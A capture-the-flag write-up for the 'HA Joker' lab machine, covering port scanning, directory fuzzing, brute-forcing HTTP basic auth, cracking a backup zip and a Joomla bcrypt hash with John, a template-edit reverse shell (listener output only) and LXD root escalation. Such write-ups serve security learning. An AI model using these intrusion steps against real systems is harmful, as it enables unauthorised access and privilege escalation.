HA Joker CTF

Enumeration

Nmap Scan

```
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu L
| ssh-hostkey:
|   2048 ad:20:1f:f4:33:1b:00:70:b3:85:cb:87:00:c4:f4:f7 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDL89×6yGLD8uQ9HgFK1nvB
|   256 1b:f9:a8:ec:fd:35:ec:fb:04:d5:ee:2a:a1:7a:4f:78 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAy
|   256 dc:d7:dd:6e:f6:71:1f:8c:2c:2c:a1:34:6d:29:99:20 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPLWfYB8/GSsvhS7b9c6hpXJCO

80/tcp   open  http    syn-ack ttl 61 Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-title: HA: Joker
|_http-server-header: Apache/2.4.29 (Ubuntu)

8080/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.29
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Please enter the password.
```

```
|_http-title: 401 Unauthorized
|_http-server-header: Apache/2.4.29 (Ubuntu)
```


- Check if password authentication is enabled for SSH
- Check the HTTP pages on port 80 and 8080
- Fuzz the website for directories

SSH (22)

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/HA Joker CTF]
└─$ ssh root@joker.thm
The authenticity of host 'joker.thm (10.10.80.206)' can't be established.
ED25519 key fingerprint is SHA256:xRb4UQrRV0Hd1hfi7QHCZbc+8IecIoLt7g+cR
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'joker.thm' (ED25519) to the list of known hosts.
root@joker.thm's password:
```

- Password authentication is enabled. Password reuse should be checked


HTTP (80)



Normal site with Joker images and quotes.

FFUF FUZZING

```
phpinfo.php        [Status: 200, Size: 94792, Words: 4697, Lines: 1160, Duration: 5
secret.txt        [Status: 200, Size: 320, Words: 62, Lines: 7, Duration: 482ms]
```




```
Batman hits Joker.
Joker: "Bats you may be a rock but you won't break me." (Laughs!)
Batman: "I will break you with this rock. You made a mistake now."
Joker: "This is one of your 100 poor jokes, when will you get a sense of humor bats! You are dumb as a rock."
Joker: "HA! HA! HA! HA! HA! HA! HA! HA! HA! HA! HA! HA!"
```

One user is Joker. Using Burp Suite, cracked the password for the port 8080


`joker:hannah`

HTTP (8080)



This site is asking you to sign in.

Login page. Might have to brute-force.



Getting Started

It's easy to get started creating your website. Knowing some of the basics will help.


What is a Content Management System?

A content management system is software that allows you to create and manage webpages easily by separating the creation of your content from the mechanics required to present it on the web.


In this site, the content is stored in a *database*. The look and feel are created by a *template*. Joomla! brings together the template and your content to create web pages

Joomla CMS.

For directory brute-force for the CMS, I used Caido.




ID	Payload 1	Status	Length	Round-trip Time (ms)
1		200	11292	1065
563	backup	200	12133896	16424
319	administrator	301	557	953
628	bin	301	537	1037
730	cache	301	541	958
978	components	301	551	940
11	.hta	403	456	969
12	.htaccess	403	456	979
13	.htpasswd	403	456	970



Visiting /backup downloads a zip, which is password protected, but we can use zip2john to crack the password.

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/HA Joker CTF]
└─$ john zip_has --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hannah           (backup.zip)
1g 0:00:00:00 DONE (2025-03-03 09:57) 100.0g/s 409600p/s 409600c/s 40960
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Under db, there is a SQL file that contains the password



```
BLE KEYS */;
Super Duper User','admin','admin@example.com','$2y$10$b43UqoH5UpXokj2y9e/8U.LD8T3jEQCuxG2oHzALoJaj9M5unOcbG',0,1,
LE KEYS */;
```

Again, using John to crack this hash

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/HA Joker CTF/db]
└─$ john admin_password --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
abcd1234         (?)
1g 0:00:00:08 DONE (2025-03-03 10:05) 0.1203g/s 123.4p/s 123.4c/s 123.4C/s b
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

After logging in, we have to get a reverse shell. Editing a file under templates will help with that.

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/HA Joker CTF]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.4.101.169] from (UNKNOWN) [10.10.99.71] 50112
whoami
www-data
```

Using the template preview option on the CMS helped.

```
www-data@ubuntu:/home$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data),115(lxd)
```

The user www-data is a part of lxd group. LXD (Linux Container Daemon) is a modern, secure, and powerful system container and virtual machine manager.

https://www.hackingarticles.in/lxd-privilege-escalation/

This article describes briefly what LXD is and how to perform privilege escalation using LXD.

```
~ # id
uid=0(root) gid=0(root)
```

Performing the steps, we get the shell as root.